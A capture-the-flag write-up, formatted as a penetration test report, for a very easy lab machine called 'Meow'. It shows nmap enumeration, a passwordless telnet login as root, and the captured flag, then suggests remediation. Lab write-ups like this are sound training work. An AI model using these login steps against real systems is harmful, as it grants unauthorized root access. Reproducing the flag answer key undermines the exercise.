```
Target: MEOW box
```


IP: 10.129.15.4
OS: Linux
Difficulty: Very easy

1. Executive summary

A critical security vulnerability was identified in the target infrastructure. The system is configured to accept unencrypted remote connections (Telnet) without requiring any authentication. This allows any attacker on the local network to immediately gain administrative (Root) control of the server, leading to a complete loss of confidentiality and integrity

1. Enumeration

- **Open Ports:**
  - 23 (telnet)
- **Steps:**
  - Ping target `ping 10.129.15.4`
  - Scan for open ports `nmap -sC 10.129.15.4`




```
┌──(felixfrost㉿kali)-[~]
└─$ nmap -sC 10.129.15.4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-08 12:15 CET
Nmap scan report for 10.129.15.4
Host is up (0.023s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
23/tcp open  telnet

Nmap done: 1 IP address (1 host up) scanned in 14.83 seconds
```

2. Exploitation

Vulnerability: Telnet port without authentication configuration set up.


Steps to reproduce:

Attempt to log in as root user `telnet -l root 10.129.15.4`



```
┌──(felixfrost㉿kali)-[~]
└─$ telnet -l root 10.129.15.4
Trying 10.129.15.4...
Connected to 10.129.15.4.
```

Logged in as user, finding a file and seeing the contents:



```
Last login: Mon Sep  6 15:15:23 UTC 2021 from 10.10.14.18 on pts/0
root@Meow:~# whoami
root
root@Meow:~# ls
flag.txt  snap
root@Meow:~# cat flag.txt
b40abdfe23665f766f9c61ecba8a4c19
```

3. Privilege analysis

Current User: `root`

Findings: Possible to login as root user directly without password through telnet.

4. Loot & Flags

- **Flag:** `b40abdfe23665f766f9c61ecba8a4c19`

5. Suggested remediation

Either

- Disable telnet and enable SSH instead - It is an obsolete, unencrypted protocol.
- Ensure the root account requires a strong password, or disable root login entirely.